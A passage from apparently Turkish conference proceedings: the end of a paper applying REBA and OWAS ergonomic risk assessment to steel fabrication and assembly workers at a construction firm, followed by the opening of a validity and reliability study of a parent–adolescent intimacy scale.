43-Özel inşaat faaliyetleri	56	0	56	0	0	0
TOPLAM	368	0	368	0	0	0
TÜM İŞ KOLLARI	758	21	758	0	0	0
GENEL TOPLAM	1.126	21	1.126	0	0	0



Grafik 16. İş Kazaları ve Meslek Hastalıkları Sonucu Hayatını Kaybeden Çalışanlar [2].

SGK, 1995-2019 yılları arasında tüm iş kollarında 931 çalışanın meslek hastalığı, 29.922 çalışanın ise iş kazası sonucunda hayatını kaybetmiştir [2].

İş alanları kendine münhasır, işin şekline göre farklılıklar göstermektedir. Bu bağlamda; REBA yöntemi ile ergonomik riskler bugüne kadar olan risk önleme çalışmalarında yöntem olarak uygulandığı kaynaklarda görülmüştür [3].

Çanakkale bölgesinde çok tehlikeli grupta yer alan bir inşaat firması, çelik metal malzemelerin üretimi ve sahada montajını yapmaktadır. İşletmede geçici ve sürekli toplam imalat çalışmanı:100 işçi çalışan, sahada geçici sezonluk 30 işçi montaj çalışmanı olmak üzere toplamda 130 çalışan işçi yer almaktadır. Tüm iş birimleri ve farklı iş alanlarında 4000 çalışan yer almaktadır. Çalışmada sürekli malzeme indir-bindir yapan montaj çalışmanı ve CNC çalışmanı olmak üzere toplam 30 personel baz alınmıştır.

Çalışma ortamında çalışanlara tehlikeli durum ve tehlikeli hareketler oluşturmadan, makine ve parçalarının zihinsel olarak nasıl algılanabileceği, kontrol edilebileceği, üretime fayda sağlaması için yapılması gerekenler 6331 Sayılı Kanunla İş Sağlığı ve Güvenliği çerçevesinde belirlenmiştir [4].

Antropometrik (insan vücut ölçüleri) ölçümler birçok amaçla kullanılmakla birlikte, ergonomide antropometrik ölçümlerin önemi çok büyüktür. Bu ölçülerden yararlanılarak kişilerin günlük yaşamında kullandığı araç ve gereçlerin, birtakım düzeneklerin, çalışma ortamının dizaynının, araç ve makinelerin dizaynının yapılabilmesi mümkün olabilir. Makine ve montaj bantlarındaki kumanda elemanları (lövyeye,

düğme, çark vb.), göstergeler, her türlü düşey ve yatay ölçülerin mühendislik antropometrisi verilerine göre düzenlenme zorunluluğu bulunmaktadır [5].

Ölçülendirmenin çalışanların büyük bir kısmına uygun olması gerekir. İşbilime ait kaynaklarda genellikle çalışanların %90 oranındaki bir bölümüne uygun bir ölçülendirme esas alınmaktadır. Diğer bir deyişle ölçülerin normal dağılıma uygun olarak dağıldığını kabul edersek %5 ve %95 sınırları arasındaki insan ölçülerine göre ölçülendirme yapılmaktadır. Eğer ayarlanabilen masa, sandalye, yardımcı aparat vb. söz konusu ise ayar aralığının yine bu %5 ve %95'lik ölçüler arasında olması gerekir. Çalışanların %50'sinin ölçülerinden daha büyük bir değer olan ortalama ölçüye göre yapılan bir boyutlandırma son derece yanlıştır. Uzanma mesafeleri söz konusu olduğunda ortalama değerden daha küçük ölçüye sahip olanlar istedikleri yere uzanamayacaklardır. İnsanın vücut ölçüleri ile üretim araçları ve çalışma ortamının uyum içinde olmasını sağlamayı amaçlar [6].

2.MATERYAL VE YÖNTEM

İşletmede, üretimde ergonomik faktörlerin ölçümü için önceki kontroller RULA yöntemi ile incelenmiştir. Fakat bu çalışmalar daha sonraki çalışma alanlarının ve işin nevi değişikliği nedeniyle daha önce yapılan RULA çalışmaları da işletmede çalışanların iş yapılması esnasında duruş analizi ile ve iş başlangıcında değerlendirmelerde yardımcı olmuştur.

Karasek'in iş yükü tanımında, sosyal destek modeli uygulaması ile ekonomik toplumsal faydaya yönelik makinelerin çalıştırma şekilleri ya da düzenekleriyle denetim göstergelerinin en uygun bir düzen içinde olması planlandıktan sonra görüldüğü gibi yerleştirilmiştir [7].

Çalışanların yapmış oldukları işlerin süresi ve bedenlerinin iş yüklenme durum ve konumuna göre ortalama hazır iş yapma zamanları (NIOSH, National Institute For Occupational Safety And Health) tablolarından alınmıştır [8].

Maksimum Yük Hesabı: İdeal iş koşulları için kaldırılacak yükün sınır değerleri aşağıdaki eşitlik dikkate alınmıştır. (NIOSH, Amerika Ulusal İş Güvenliği ve Sağlığı Enstitüsü) [8].

Ampirik gözlem tekniği ile birlikte, çalışanlarla görüşme, mevcut çalışanlar incelenerek gözle ve iş ölçümleri teknikleri REBA ve OWAS tekniklerinden elde edilen sonuçlar sayısal veri olarak alınmıştır. Toplanan verilere uygulanacak istatistiksel işlemler manuel günlük olarak iş ölçümü tablosuna sırasıyla aktarılmıştır.


Makine hızlarının en az yorgunluk doğuracak biçimde iş alanlarına bölünerek risksiz, elverişli fiziksel çalışma koşulları ve ergonomi faktörlerinin önemini ortaya konulmuştur. Kazaların önlenmesi, iş güvenliğinin sağlanması, üretimde sürdürülebilirliğin sağlanması açısından, iş planları malzeme girişi, kalite kontrol, ön imalat, imalat ve boyama, montaj son kalite kontrol aşamaları gibi iş alanlarına bölünerek iş alanlarında standart değerler elde edilmiştir.

REBA Yöntemi

Çalışmada inşaat firması üretim hattında belirli iş alanlarının incelemesi yapılmış, ergonomik risk faktörleri REBA (Rapid Entire Body Assessment) hızlı tüm vücut değerlendirilmesi yapılmıştır [9].

REBA birden çok faaliyeti ve pozisyonları fazla zaman ve maliyet olmadan değerlendirmiştir. REBA yönteminde tüm vücudun duruş riskleri incelenmiştir. REBA çalışanın işle ilgili kas iskelet sistemi duruş bozuklukları riskli durumları, ergonomik ve pahalı makine ve ekipmanlarına ihtiyaç duymadan çözüme kavuşturmuştur. İş istasyonları belirlendikten sonra bu konudaki geri iletim çalışanlarla ve işverenle paylaşılmalıdır [9].

REBA çalışanların işlerini yaparken, kritik görevler için her gruba puan atayarak vücut duruş pozisyonlarının değerlendirilmesidir. Atanan puanlar ile çalışılan pozisyonun risk skoru sayısal olarak çıkarılmış olur. Bu pozisyonları değerlendirmek için gözlem yapılır. Tablo 2’de temel iş ölçüm adımları (için seçme, kaydetme, inceleme, ölçme, bulma ve tanımlama) adımları ve Şekil 1’deki REBA iş akış planındaki sıralamaya göre gözlemci tarafından değerlendirilir.



Şekil 1. REBA Yöntemi [10].

REBA çalışmasında: 1. Grup, 2. Grup, 3. Grup vb., olmak üzere pek çok pozisyonlar ve görevler maliyet ve uğraş olmadan değerlendirme fırsatı vardır (Tablo 3, Tablo 4, Tablo 5). Vücut aynı anda sağ ve sol tarafı aynı anda hızlı bir şekilde değerlendirilebilir. REBA yöntemi ile gövde, boyunda, bacaklarda, üst kollarda, alt kollarda ve bileklerde eylemler sonucu ortaya çıkan bu duruşlarda çalışanın maruz kaldığı bu yükler 1 il 12 arasında sayısal olarak puanlanır [10].

1. Grup **Tablo A**: Gövde, Boyun, Bacaklar,


2. Grup **Tablo B**: Üst Kol, Alt Kol, Bilekler,

3. Grup **Tablo C**: 1. Grup ve 2. Grup sayısal skorlarının kombinasyonlarından olan Tablo 6 ve Tablo 7’den alınan sayısal değerler ile 3. Grup **Tablo C** skorları elde edilir. Bu skora taşınan yük veya uygulanan

kuvvet eklenerek REBA skoru elde edilir. Üst kol, alt kol ile bileklerin ayrı ayrı sayısal skorları belirlenerek, Tablo 4' de verilen 2. Grup yardımıyla elde edilen skorlara tutuş puanı eklenerek REBA puanı elde edilmiştir [10].

Tablo 3. REBA Yöntemi 1. Grup Tablo A [10].

BOYUN		
HAREKET	SKOR	SKOR DEĞİŞİMİ
0° - 20° Fleksiyon (Çalışan vücudunun belli bölümlerindeki hareketler; Anatomik duruşa göre belirli norm bir referans noktası kullanılır)	1	Yana Eseneme veya Dönme Varsa
> 20° Fleksiyon ((Çalışan vücudunun belli bölümlerindeki hareketler; Anatomik duruşa göre belirli norm bir referans noktası kullanılır)	2	(+ 1) Puan eklenir.




Tablo 4. REBA Yöntemi 1. Grup Tablo A Skoru [10].

TABLO A		BOYUN															
		1				2				3							
GÖVDE	BACAKLAR	1	2	3	4	1	2	3	4	1	2	3	4	1	2	3	4
	1	1	2	3	4	1	2	3	5	3	3	5	6	5	6		
	2	2	3	4	5	3	4	5	6	4	5	6	7	6	7		
	3	2	4	5	6	4	5	6	7	5	6	7	8	7	8		
	4	3	5	6	7	5	6	7	8	6	7	8	9	8	9		
	5	4	6	7	8	6	7	8	9	7	8	9	9	9	9		

Tablo 5. REBA Yöntemi 1. Grup Tablo A [10].

GÖVDE		SKOR +/-
HAREKET	SKOR	
Dik	1	
0° - 20° Fleksiyon (Bükülme)	2	Yana Gerilme, Esneme veya Dönme Varsa +1 Skoru Eklenir
0° - 20° Ekstansiyon (Gerilme)		
20° - 60° Fleksiyon (Bükülme)	3	
20° > Ekstansiyon (Gerime)		
60° > Fleksiyon (Bükülme)	4	



Tablo 6. REBA 2. Grup Tablo B Alt, Üst Kol ve Bilekler Skoru [10].

TABLO B		ALT KOL SKORU						
		1			2			
ÜST KOL SKORU	BİLEK	1	2	3	1	2	3	
	1	1	2	2	1	2	3	
	2	1	2	3	3	4	5	
	3	3	4	5	4	5	6	
	4	4	5	5	5	6	7	
	5	6	7	8	7	8	8	
	6	7	8	8	8	9	9	

Tablo 7. REBA 1. Grup Tablo A Bacaklar Skor Tablosu [10].

BACAKLAR		
HAREKET	SKOR	SKOR +/-
Bilateral (İki Taraf) Ağır Taşıma, Yürüme veya Oturma	1	Dizlerde 30°-60° arası bükülme, bükülü olduğu durum (+1) puan eklenir.
Unilateral (Tek Taraf) Ağır Taşıma veya Sabit Olmayan Duruş	2	Dizlerde > 60° Bükülme Oturma Hariç Durum

Tablo 8. Gövde, Boyun ve Alt Kol, Üst Kol Skorları + Aktivite Skoru [10].

TABLO A SKORU	TABLO C											
	TABLO B SKORU											
	1	2	3	4	5	6	7	8	9	10	11	12
1	1	1	1	2	3	3	4	5	6	7	7	7
2	1	2	2	3	4	4	5	6	6	7	7	8
3	2	3	3	3	5	6	7	7	7	8	8	8
4	3	4	4	4	5	6	7	8	8	9	9	9
5	4	4	4	5	6	7	8	8	9	9	9	9
6	6	6	6	7	8	8	9	9	10	10	10	10
7	7	7	7	8	9	9	9	10	10	11	11	11
8	8	8	8	9	10	10	10	10	10	11	11	11
9	9	9	9	10	10	10	11	11	11	12	12	12
10	10	10	10	11	11	11	11	12	12	12	12	12
11	11	11	11	11	11	12	12	12	12	12	12	12
12	12	12	12	12	12	12	12	12	12	12	12	12

Üst kol, alt kol skorları ayrı ayrı elde edilerek 2. Grup bilek skorları üzerine eklenerek bu skorların kombinasyonuna + ekstra tutuş skoru da eklenerek 3. Grup Tablo C skorları elde edilir. Daha sonra 3. Grup Tablo C skorları da dahil edilerek + Aktivite Yoğunluk Puanı' da (+ 1) eklenerek REBA Skoru "11" elde edilmiş olur [10].

İnşaat firmasında yapılan kaldırma ve indirme işi, Tablo 9'da REBA skor tablosundaki "11" çok yüksek seviyede risk teşkil etmektedir. İş durdurularak toplu korumaya yönelik önlemler alınmıştır.

Tablo 9. REBA Skor Tablosu [10].

Derece	REBA Skoru	Risk Seviyesi	Önlem
0	1	İhmal Edilebilir	Gerekli Değil
1	2--3	Düşük Seviye	Gerekli Olabilir
2	4--7	Orta Seviye	Gerekli
3	8--10	Yüksek Seviye	Kısa Zaman İçersinde Gerekli
4	11--15	Çok Yüksek Seviye	Hemen Gerekli

Ulusal Sosyal Güvenlik Birliği (ISSA) İş kazaları ve meslek hastalıklarının önlenmesi için tüm iş kollarında toplu ve önleyici tedbir almak ve çalışanların korunmasını sağlar. İş sağlığı ve güvenliği çalışmalarının yönetimi ve denetimi, Devlet yönetiminde Sosyal Güvenlik Kanunu ile korunur [11].

OWAS Yöntemi

OWAS (Owako Working Postur Analyzing Sistem) Yöntemi Kas-İskelet Sistemi Rahatsızlıklarının azaltılması için gözlemler neticesinde uygulanan bir yöntemdir. 1970’li yıllarda Finlandiya’da metal sektöründe geliştirilen çalışanların kas ve iskelet sisteminde meydana gelen duruş bozukluklarını inceleyen duruş analizi araştırmasıdır [12].

















OWAS yöntemi bu tarz çalışmalar yapan araştırmacılar tarafından duruş pozisyonlarının çalışma zamanındaki yüzdeleri ile kıyaslama imkanını vermektedir. Finlandiya’da o dönemde metal işletmelerinde fiziksel olarak çalışanları zorlayan görev olarak nitelendirilen iş faktörlerinin yarattığı uygun olmayan duruş ve davranışların tanımlanması ihtiyacını doğurmuştur. Sonuç olarak 1970’li yıllarda işten ayrılma ve erken emeklilik sorunlarını ortaya koymuştur. Çalışmada farklı işlerde işlerin nasıl yapıldığına dair çalışma pozisyonları tespit edilmiştir. Tartışılan konular başlıklar halinde gruplandırılmış ve sırtlar, kollar ve bacakların birleştirilmesi ile farklı duruş pozisyonları tespit edilmiştir. Bu duruş pozisyonları tipik olarak diğer işletmelerde en sık oluşabilecek ve ortak benzer özellikler gösterdiği tespit edilmiştir [13].

OWAS yönteminde tüm vücudun temel hareketleri ele alınıp belirli zaman cetvelinde incelenmiştir. Uygun olmayan duruşların ve görevlerin tespiti, çalışanın farklı kuvvetler uygulayarak gerçekleştirdikleri işlerin karşılaştırılması ve geliştirilmesi sağlanmıştır. Tablo 10’ da işletmelerde OWAS yöntemiyle yapılan değerlendirmelerde çalışma duruşları sınıflandırılmıştır [14].

Bu yöntemde OWAS ile sırt duruşu: sırt, kollar ve bacaklar olarak grup oluşturulmuş yüklenmenin/kuvvet kullanımına oranları tespit edilerek 3 grupta incelenmiştir [14].

Tablo 10’ da, çalışma 4 sırt duruşu, 3 kol duruşu ve 5 bacak duruşunun birlikteliği ile oluşmaktadır. Deneyimli çalışanlardan sağlıklı olan doğru duruş teknikleri ile sağlıksız duruş şekilleri konusunda da destek alınarak yanlış pozisyonlarda tanımlanmıştır.

Tablo 10. OWAS Sırt Duruş Pozisyonları [14].

OWAS SIRT DURUŞLARI							
GRUP	DURUŞ	OMUZ AÇISI / ARKA AÇI	0°	30°	60°	90°	AÇIKLAMA
1	DÜZ	0°					Çalışanın vücudunun omurlar ile kalça arasındaki açı ile sırtın öne, yani 20 dereceden az eğilmesi (baş, kalça, bacak arasındaki çizginin açısı) dir.
2	EĞİLMİŞ	20°					Çalışanın üst ekstremitésinin baş ile kalça arasındaki çizginin öne ve arkaya 20 derece açı ile ya da daha fazla eğilmiş olmasıdır.
3	DÖNMÜŞ	40°					Çalışanın sırtının 20 derece veya daha fazla yan tarafa eğilmesi dir.
4	EĞİLMİŞ VE DÖNMÜŞ	60°					Çalışan vücudunun 2. grupdakine ilave olarak gibi eş zamanlı olarak vücuttan sağa ve sola 3. grupta ki gibi büküldüğü durumdur.

3. SONUÇ

Yapılan çalışmalar sonucunda 4. Grup OWAS yöntemine göre yüklenme durumu ile söz konusu analizlerden çıkan skorlar değerlendirilerek, Tablo 12' de risk analizi skorlarına göre iyileştirme önerilerinde bulunulmuştur [9].

Önerilen iyileştirmeler sonucunda işlemlerin işin risk düzeyleri ölçeklendirilmiş risksiz seviyelere çekilerek çalışanın kas iskelet sistemi rahatsızlıklarının azaltılması ve yükün ve yoğun measinin doğurduğu kayıpların mümkün olan en az seviyeye üç ve üzerine (>) çekilmesi planlanmıştır [9].

Sonuç olarak çalışma ortamına ilişkin; veri toplama teknikleri dereceleme ile ortalama değerlendirme sonucu; 1 kötü, çok kötü acil, 2 çok yetersiz, zayıf düzenlemeler olduğu ve acilen işin durdurulması gerektiğini, sayısal derecelendirme koşullarında üç (3) altındaki değerlendirmeler sarı ve tonları ile işaretlenerek iş güvenliği ve ergonomi faktörleri yönünden riskli olduğu iş kazalarına sebep olduğu tespit edilmiştir. 3 (üç) ve üzerinde olan alanlar mevcut çalışma koşullarında iş güvenliği ve ergonomi faktörleri yönünden çalışılmasında sakınca olmadığı belirlenir. Sarı renk ile mevcut şartların yetersiz olduğu ve mutlaka iyileştirilmesi gerekliliği “**Açık Sarı**” alanlar acilen, en kısa sürede işin durdurularak değiştirilmesi gerekmektedir.

Çalışmada vinç ile yapılan plaka ve boru vb. iş parçalarının yüklenmesinde insan kuvvetinin yetersiz olduğu ve oturarak iş yapan operatörlerde ergonomik iş koşullarının REBA ve OWAS yöntemlerinde zaman ve ergonomi konusunda yetersiz olduğu görülmüştür. Akabinde 40 tonluk zincir halatlı, elektrikli, gezer iki adet vinç kullanılması uygun görülmüştür. Devamında hem malzeme girişine hem de iş bitimi sonucunda sahaya montaj için gidecek yükleme alanına ikinci bir 40 tonluk raylı, zincir halatlı vinç kurulumu yapılmıştır. Karşılıklı iki adet vinç alımı sağlanmıştır.

Operatörlerin iş esnasında oturarak kullandıkları koltuklar sökülerek ergonomik faktörlere göre yenilenmiştir. Yükleme rampaları, iş sağlığı ve güvenliği ergonomi faktörleri, uygun üretim planı ve programları ile ergonomik çalışma koşulları hazırlanarak çalışanı yoran riskler azaltılmıştır. Literatürdeki araştırmalarda ve uygulamada üretim yapan işletmelerin ana sorunu iş yeri ve çalışanlar için ergonomik faktörlerinin gözetilmemesi, iş güvenliği çalışma standartlarının, üretim güvenliğinin sağlanamaması ve uygulanmamasından kaynaklanmaktadır [14].

Tablo 12 OWAS Yöntemi Sonuç Skoru

SIRA NO	DURUŞ POZİSYONU	ERGONOMİK FAKTÖRLERİN ANALİZ BULGULARI ÇALIŞMA ORTAMI GÖZLEMLERİ	PUAN
1	DÜZ	Çalışanın vücudunun omurlar ile kalça arasındaki açı ile sırtın öne, yana 20 dereceden az eğilmesi (baş, kalça, bacak arasındaki çizginin açısı) dir.	5
2	EĞİLMİŞ	Çalışanın üst ekstremitasının baş ile kalça arasındaki çizginin öne ve arkaya 20 derece açı ile ya da daha fazla eğilmiş olmasıdır.	3
3	DÖNMÜŞ	Çalışanın sırtının 20 derece veya daha fazla yan tarafa eğilmesidir.	3
4	EĞİLMİŞ VE DÖNMÜŞ	Çalışan vücudunun hem eğildiği hemde döndüğü durumdur. 2. gurupdakine ilave olarak gibi eş zamanlı olarak vücudun sağa ve sola 3. grupda ki gibi büküldüğü durumdur.	4
5	ÇALIŞAN KOLLARI OMUZ SEVİYESİNİN ALTINDA	Çalışanın her iki kolun omuz seviyesinin altında olduğu pozisyonudur.	4
6	ÇALIŞAN TEK KOL OMUZ SEVİYESİNDE YA DA ÜZERİNDE	Çalışanın tek kolun tamamen veya kısmen omuz seviyesinde ya da omuz seviyesinin olduğu üstünde olması pozisyonudur.	4
7	ÇALIŞAN KOLLAR OMUZ SEVİYESİNDE VEYA DAHA ÜZERİNDE	Her iki kolun tamamen ya da kısmen omuz seviyesinde ve tizerinde olduğu pozisyonudur.	2
8	ÇALIŞAN OTURMA KONUMUNDA	Bacakların kalça seviyesinin altında olduğu durumdur.	5
9	ÇALIŞAN BACAKLARI DÜZ ŞEKİLDE AYAKTA	Çalışanın bacaklarının 150 dereceden fazla diz açısıyla duruma ayakta durması pozisyonudur.	3
10	ÇALIŞAN TEK BACAK DÜZ ŞEKİLDE AYAKTA	Çalışanın 150 dereceden fazla diz açısıyla vücudun düzeltici eylem gerektirmesi pozisyonudur.	2
11	ÇALIŞANIN BACAKLAR EĞİLMİŞ ŞEKİLDE ÇÖMELME YA DA AYAKTA	Çalışanın 150 dereceden dah az diz açısıyla her iki bacağın eğilme pozisyonudur.	3
12	ÇALIŞAN TEK BACAK EĞİLMİŞ ŞEKİLDE ÇÖMELME YA DA AYAKTA	Çalışanın 150 dereceden daha az açıyla tek bacağın eğilmesi durumdur.	3
13	DİZ ÇÖKMESİ	Çalışanın tek veya çift diz üzerinde durması duruşu pozisyon.	3
14	ÇALIŞANIN YÜRÜME DURUMU	Çalışanın hareketli olduğu yürüme pozisyonudur.	3
ORTALAMA			3
NOT: Değerlendirme 0-5 puan aralığında yapılmakta olup, değerlendirme skalası			
1: Çok yetersiz/Kötü/ Katılmıyorum			1
2: Yetersiz/Zayıf/ Düzenlenmelidir			2
3: Orta/ Düzenlenebilir			3
4: İyi/ Geliştirilebilir			4
5: Çok İyi/Evet/Katlıyorum			5

İş sağlığı ve güvenliği ergonomi faktörleri mevzuatı toplumsal, ekonomik ve yönetsel açıdan önem taşımaktadır. İnşaat sektöründeki iş ortamında ergonomik faktörlerin her türlü ürün ve hizmetleri, gözlem ve verilerle ortaya koyulamamıştır. Belirli alanlarda yapılan çalışmalar (Saha Montajı ve Atölye) araştırmaya konulmuştur. İşletmede açık olan hukuksal boyutların ve ergonomi mevzuatının, işverenler ve işçiler tarafından anlaşılması nedeniyle iş kazaları, yaralanmaları, iş günü kayıplarını ve gizli görülmeyen maddi ve manevi zararlar meydana geldiği projelerde gözlemlenmiştir [15].

Ergonomi faktörleri, üretim süreçlerini ve ergonomik faktörlerin nitel ve nicel yönleri ile tüm üretimi destekler. Ergonomi üretim standartları doğrultusunda, iş güvenliği kanununda belirtilen yasalara uygun yapılmasını sağlar. İş sağlığı ve iş güvenliği mevzuatında belirtilen ergonomik faktörlerin işletmede bir araya getirilerek verimliliğinin sağlanması için öncelikle işletme içerisindeki arazi, makine ve ekipman ve iş gücü gibi temel üretim faktörlerinin verimli kullanılmadığıdır [16].

KAYNAKÇA

- [1] Başbakanlık Mevzuatı Geliştirme ve Yayın Genel Müdürlüğü, 5 Ekim 2013, 28786 Sayılı Resmi Gazete.
- [2] SGK, 2019. (http://www.sgk.gov.tr/wps/portal/sgk/tr/kurumsal/istatistik/sgk_istatistik_yilliklari).
- [3] Özoğul, B, Çimen, B, Kahya, E. (2018). Bir Metal Sanayi İşletmesinde, Ergonomik Risk Analizi. Mühendislik Bilimleri ve Tasarım Dergisi, 6 (0), 159-175.DOI:10.21923/jesd.359123.
- [4] Çalışma ve Sosyal Güvenlik Bakanlığı, İş Ekipmanlarının Kullanımında Sağlık ve Güvenlik Şartları Yönetmeliği, Resmi Gazete, Sayı: 25370, Ankara, 2004.
- [5] Çiçek, H, Çağdaş, A. (2020). Ergonomik Faktörlerin Çalışan Performansına Olan Etkileri. OHS Academy, 3 (2), 135-143 DOI: 10: 38213/ohs academy. 733730.
- [6] Karadeniz, O., 2013. “Dünya’da ve Türkiye’de İş kazaları ve Meslek Hastalıkları ve Sosyal Koruma Yetersizliği”
- [7] Karasek, R.A. (1979), “Job Demands, job Decision Latitude, and Mental Strain: İmplications for Job Redesign” Administrative Science Quartely, 24, ss. 285-308.
- [8] Karl, K., Henrike, K., & Kroemer, K. (2000). Ergonomics: How to Design For Ease And Efficiency (2nd Edition). New Jersey: Prentice Hall. (NIOSH, Yük Hesabı).
- [9] Çiçek, H., Çağdaş, A. OHS Akademy 3(2), 30.08.2020 ISSN: 2630-578X.
- [10] Hignett, S., Mcatamney, L., 2000 Rapid Entire Body Assessment (REBA). Applied Ergonomics, 31, 201-205.
- [11] Sarıkaya, Ç. 2014. Elle Taşıma İşlerinde risklerin değerlendirilmesi ve sektöre uygulanması (ISSA, 2008:12).
- [12] Karwowski, 2012. Ergonomics In: Pitt-Brooke, J., Reid, H., Lockwood J., Keer, K., (Eds). Rehabilitation of Movement Theoretical Basis of Clinical Partice W.B. Saunders Company Ltd, London, pp. 480-486 (Chapter 13).
- [13] Güllüoğlu, N., Güllüoğlu, A.N., Karaelmas İSG Dergisi, Cilt 3, Sayı 2, 2019, ss. 65-81.
- [14] Akay, D. İ. YAR, Dağdeviren, M. ve Kurt, M. (2003). Çalışma duruşlarının ergonomik analizi. Gazi Üniversitesi Mühendislik Mimarlık Fakültesi Dergisi, 18 (3), 73-84.
- [15] Hignett, S., 1998. Ergonomics. In: Pitt-Brooke, J., Reid H., Lockwood J., Kerr, K. (Eds), Rehabilitation of Movent Theoretical Basis of Clinical Practice. W.B Saunders Company Ltd, London, pp. 480-486 (Chapter 13).
- [16] Hignett, S., “Postural analiysis of nursing work” Applied Ergonomics, 27(3),171-176, 1996.

EBEVEYN ERGEN YAKINLIĞI ÖLÇEĞİ (EEYÖ): GEÇERLİK VE GÜVENİRLİK ÇALIŞMASI

Sinem Kubat¹, Ahmet Akın¹

¹İstanbul Medeniyet Üniversitesi, Eğitim Bilimleri Enstitüsü, Aile Danışmanlığı ve Eğitimi, ABD Yüksek lisans Programı, İstanbul, TURKEY

sinemkubat@gmail.com

ÖZET

Ebeveyn ergen yakınlığı, ebeveynlerin ergenlik dönemindeki çocuklarıyla kurduğu ilişkideki yakınlığı ifade eder. Ebeveynler, çocuklarından duygusal olarak uzaklaştığında, ergen çocukları ile olan ilişkilerinde de kopukluk yaşanmaya başlamaktadır. Ebeveyn ergen arasındaki ilişkide söz konusu olan uzaklık, ebeveynlerin çocukları ile çatışma yaşamasına neden olmaktadır. Bu nedenle ebeveyn ergen yakınlığını geçerli ve güvenilir olarak değerlendirebilecek ölçme araçları, olası problemlerin önlenmesinde son derece önemlidir. Bu araştırmanın amacı Ebeveyn Ergen Yakınlığı Ölçeği'ni geliştirmek ve geçerlik ve güvenilirliğini incelemektir.

Araştırma, yaşları 25-34 ile 55 ve üstü şeklinde gruplandırılmış, 11-18 yaş grubunda çocukları bulunan, 145'i kadın, 37'si erkek olan toplam 182 ebeveyn üzerinde yürütülmüştür. Ebeveyn Ergen Yakınlığı Ölçeği'nin geliştirilmesi sürecinde öncelikle 38 maddelik bir madde havuzu oluşturulmuş ve bu maddeler gramer, anlaşılabilirlik ve ebeveyn ergen yakınlığını ölçüp ölçmediği noktalarında incelenerek sonuçta 16 maddelik uygulama formu elde edilmiştir. Ölçeğin madde analizi için düzeltilmiş madde toplam korelasyon katsayıları hesaplanmıştır. Ebeveyn Ergen Yakınlığı Ölçeği'nin yapı geçerliği açımlayıcı faktör analizi, güvenilirliği Cronbach alfa iç tutarlılık güvenilirlik katsayısı ile incelenmiştir. Geçerlik ve güvenilirlik analizleri SPSS 21 programı ile yapılmıştır.

Ölçeğin yapı geçerliği için uygulanan açımlayıcı faktör analizi sonucunda toplam varyansın %50'sini açıklayan, öz-değeri 7,95 olan tek boyutlu ve 16 maddeden oluşan bir ölçme aracı elde edilmiştir. Ölçeğin KMO örneklem uygunluk katsayısı .92 olarak bulunmuştur. Ölçeğin

faktör yükleri .52 ile .82 arasında sıralanmaktadır. Cronbach alfa iç tutarlık güvenilirlik katsayısı .92 olarak bulunmuştur. Ölçeğin düzeltilmiş madde toplam korelasyon katsayıları .47 ile .76 arasında sıralanmaktadır. Bu sonuçlar ölçeğin geçerli ve güvenilir bir ölçme aracı olduğunu göstermektedir.

Anahtar Kelimeler: Ebeveyn Ergen Yakınlığı Ölçeği, Geçerlik, Güvenirlik.

PARENTAL ADOLESCENT INTIMACY SCALE (PAIS): VALIDITY AND RELIABILITY STUDY

ABSTRACT

Purpose of this study is to develop Parental Adolescent Intimacy Scale and to examine its validity and reliability.

Parental adolescent closeness refers to closeness that parents establish with their adolescent child. When parents are emotionally distant from their children, their relationships with their adolescent children begin to be disconnected. The distance in the relationship between parents and adolescents causes parents to have conflicts with their children. Therefore, measurement tools that can evaluate parental-adolescent intimacy as valid and reliable are extremely important in preventing possible problems. Purpose of this study is to develop Parental Adolescent Intimacy Scale and to examine its validity and reliability.

Research was carried out on 182 parents, 145 females and 37 males aged between 25-34 and 55 and over, with children aged between 11 and 18. During development of Parental-Adolescent Relationship Scale, a 38-item pool was created first and these items were examined out of their grammar, understandability and whether they measure parent-adolescent affinity, and then a 16-item application form was obtained in the end. For item analysis of the scale, corrected item-total correlation coefficients were calculated. Construct validity, exploratory factor analysis and reliability of Parental Adolescent Relationship Scale were examined with Cronbach alpha internal consistency reliability coefficient. Validity and reliability analyzes were made with SPSS 21 program.

As a result of exploratory factor analysis applied for construct validity of the scale, a unidimensional and 16-item measuring tool with an eigenvalue of 7.95, explaining % 50 of the total variance, was obtained. The KMO sample fit coefficient of the scale was found to be .92.

The factor loads of the scale were ranged between .52 and .82. Cronbach alpha internal consistency reliability coefficient was found as .92. The corrected item-total correlation coefficients of the scale range from .47 to .76. These results show that the scale is a valid and reliable measurement tool.

Keywords: *Parental Adolescent Intimacy Scale, Validity, Reliability.*

1. GİRİŞ

Aile yaşam döngüsünün bir evresi olan ergenlik, çocukluk döneminin bitimi ile yetişkinliğe hazırlanılan bir dönemdir. Bu dönemde ebeveynlerin, çocuklarıyla kurduğu iletişim, duygusal bağ ve genel olarak çocuklarına yönelik tutumları, çocuklarıyla kurdukları ilişkide yakınlığın veya uzaklığın da belirleyicisi olmaktadır. Ebeveynler çocuklarından uzaklaştıkça aile içinde ebeveyn- ergen çatışması artmaktadır. Problem çözme becerisi düşük olan ailelerde ise bu uzaklık, aile sistemindeki tüm üyelerin bu çatışmanın etkilerini yaşamasına neden olmaktadır.

Ergen çocuğu bulunan ailelerin, bu dönemi yaşayan çocuklarındaki duygusal ve zihinsel değişim ile gelişimi fark ederek, çocuklarıyla kurdukları ilişkiyi yapılandırılmaları gerektiği düşünülmektedir. Bu yapılandırmanın, ebeveynler ve çocukları için farklı olan bu sürece kolay uyum sağlamalarına ve aile içindeki çatışmaların azaltılmasına katkı sağlayacağı düşünülmektedir.

Bu nedenle ebeveyn ve ergen yakınlığı konusunu değerlendirecek ölçme araçları son derece önemlidir. Bu araştırmanın amacı ebeveyn ergen yakınlığı ölçeğini geliştirmek ve geçerlik ve güvenilirliğini incelemektir.

2. YÖNTEM

2.1. Çalışma Grubu

Araştırma, yaşları 25-34 ile 55 ve üstü şeklinde gruplandırılmış, 11-18 yaş grubunda çocukları bulunan, 145'i kadın, 37'si erkek olan toplam 182 ebeveyn üzerinde yürütülmüştür.

2.2. Madde Havuzu

Katılımcıların ebeveyn ergen yakınlığını ölçmek üzere maddeler gramer, anlaşılabilirlik, ebeveyn ergen yakınlığını ölçmesi açılarından incelenip 16 maddelik uygulama formu elde edilmiştir.

2.3. Ölçme Aracı

Ebeveyn Ergen Yakınlığı Ölçeği 1 “kesinlikle katılmıyorum” ve 5 “kesinlikle katılıyorum” şeklinde 5’li Likert tipi bir derecelendirmeye sahiptir. Ölçekte ters kodlanan madde bulunmamaktadır. Verilen puanın yüksekliği, ebeveyn ergen yakınlığının daha yüksek olduğunu ifade etmektedir.

2.4. İşlem

